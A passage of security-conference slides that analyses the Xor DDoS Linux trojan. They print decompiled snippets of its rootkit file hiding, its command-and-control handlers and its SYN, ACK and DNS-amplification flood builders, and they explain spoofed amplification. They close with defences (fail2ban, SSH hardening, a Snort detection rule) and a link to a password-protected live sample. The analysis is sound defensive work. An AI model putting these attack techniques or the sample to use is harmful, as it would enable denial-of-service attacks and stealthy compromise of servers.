  - creates a virtual device `/proc/rs_dev`
  - (most likely) hooks syscalls such as `open`
- The malware communicates with the rootkit device via the `ioctl` system call



HideFile procedure:

```
call_result = -1;
fd = open("/proc/rs_dev", 2048, mode);
if ( fd != -1 )
{
  arg_ptr = arg;
  len = strlen(arg);
  LOWORD(device_arg) = a1;
  v7 = &arg_ptr;
  call_result = ioctl(fd, 158631698, &device_arg);
  close(fd);
}
```

Rootkit features

- Some similar LKM rootkits are available online as open source projects:
  - https://github.com/nurupo/rootkit
  - https://github.com/mncoppola/suterusu
  - https://github.com/m0nad/Diamorphine
  - https://github.com/sudo8/LinuxLKMRootkit

- Good SANS resource on the topic of LKM rootkits: bit.ly/sans-lkm

Control server communication

Once it is implanted and running, it waits for instructions from its Command & Control server to perform various operations.

- Download and execute an arbitrary file
- Update itself
- Kill a running process
- Remove files
- Run a DDoS attack

```
case 6:
  arg_cpy = strdup(arg);
  pthread_create(&thread, 0, downfile, arg_cpy);
  break;
case 7:
  arg_cpy = strdup(arg);
  pthread_create(&thread, 0, updatefile, arg_cpy);
  break;
```

```
if ( opcode == 2 )
{
  kill_pid_filename(current_argument);
}
else if ( opcode == 3 )
{
  del_files(current_argument);
}
```


DDoS mechanism

- TCP-SYN flooding
- TCP-ACK flooding
- DNS amplification

```
opcode = *(cnc_instructions + 264);
switch ( opcode )
{
  case 5:
    packet->payload = build_syn(cnc_instructions);
    break;
  case 10:
    packet->payload = build_ack(cnc_instructions);
    break;
  case 4:
    packet->payload = build_dns(cnc_instructions);
    break;
  default:
    packet->payload = 0;
    break;
}
```


DDoS mechanism - TCP-SYN flooding

- Classical 3-way TCP handshake:




DDoS mechanism - TCP-SYN flooding

- SYN flooding: send SYN packets to the server at high rates to make it crash



DDoS mechanism - TCP-ACK flooding

- ACK flooding: send spoofed ACK packets to the server at high rates



- Less effective than SYN flooding, but easier to bypass firewalls and DDoS protection mechanisms

DDoS mechanism - DNS amplification

- DNS can be used to generate DNS response much larger than queries


```
~$ dig @8.8.8.8 ANY ietf.org
```

Protoco	Length	Info
DNS	95	Standard query 0xba3d ANY ietf.org OPT
DNS	3090	Standard query response 0xba3d ANY ietf.org

1:32 amplification factor

- Attack: send DNS queries, and set their source IP to the victim's IP
  - The DNS server will send the DNS response to the victim
  - An amplification factor of 32 enables an attacker to launch a 32 Gbps DDoS attack from an 1 Gbps network link (in theory)

DDoS mechanism - DNS amplification



The victim is essentially being DDoSed by the DNS servers.

Don’t forget the ‘D’ in DDoS

- The attacks presented are straightforward to implement for an attacker
  - hping3
  - scapy
  - raw C sockets
- The challenging part is to have a **high number of distributed computers** running them

Conclusions

Staying safe

- Don’t assume a publicly accessible server is safe just because its IP was never shared
  - IP addresses are pooled by cloud providers
  - Automated threats constantly scan the IPv4 address space
  - Internet-wide scanning: shodan, censys

- At the very least, use strong SSH passwords. Better, use private key authentication

Staying safe

- Protect against brute force attacks using a tool like fail2ban
  - Analyzes log files to detect and block brute force attacks
  - Uses iptables internally to block attacking IPs

```
[ssh]
maxretry = 3
findtime = 600
bantime = 3600
```

Sample fail2ban configuration allowing a maximum of 3 failed logins in a 5 minutes window before banning an IP for 1 hour

- Disable root login, or only allow it with private key authentication

Staying safe

- Use of an IDS/IPS like Snort with an up to date ruleset to detect and block traffic generated by a DDoS malware (and obviously a lot of other things)

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (
  msg: "MALWARE-CNC Linux.Trojan.XORDDoS outbound connection";
  classtype: trojan-activity;
  flow: to_server,established;
  content: "/check.action?iid=";
  metadata: impact_flag red,
            policy security-ips drop,
            ruleset community,
            service http;
)
```

Snort rule #33646, shortened for clarity. Rules #3364[6-8] detect and block the communication between Xor DDoS and its C&C server and are included in the (free) community ruleset

Staying safe

- Keep your IDS/IPS rules up to date
  - Rules are updated on a regular basis
  - The effectiveness of a rule-based IDS/IPS is only as good as its rules

- For Snort and Suricata: PulledPork for automated rules updates

Resources

These slides: **bit.ly/blackalps17-malware**

Some other analysis of Xor DDoS:

- https://security.radware.com/WorkArea/DownloadAsset.aspx?id=904
- http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html
- https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/fast-dns-xor-botnet-case-study.pdf
- https://blog.avast.com/2015/01/06/linux-ddos-trojan-hiding-itself-with-an-embedded-rootkit/

Xor DDoS sample: https://drive.google.com/open?id=0BzoGk2Sy6ActdDQ4RHR0N1I4ZG8 (password *xorddos*)

Some resources on malware analysis:

- List of useful malware analysis tools and resources
- Set up your own malware analysis lab with VirtualBox, INetSim and Burp
- MalwareMustDie research blog
- /r/malware and /r/reverseengineering on Reddit

About honeypots: List of honeypot resources and software

Thank you!

Keep in touch:
@christophetd
christophe@tafani-dereeper.me
blog.christophetd.fr

bit.ly/blackalps17-malware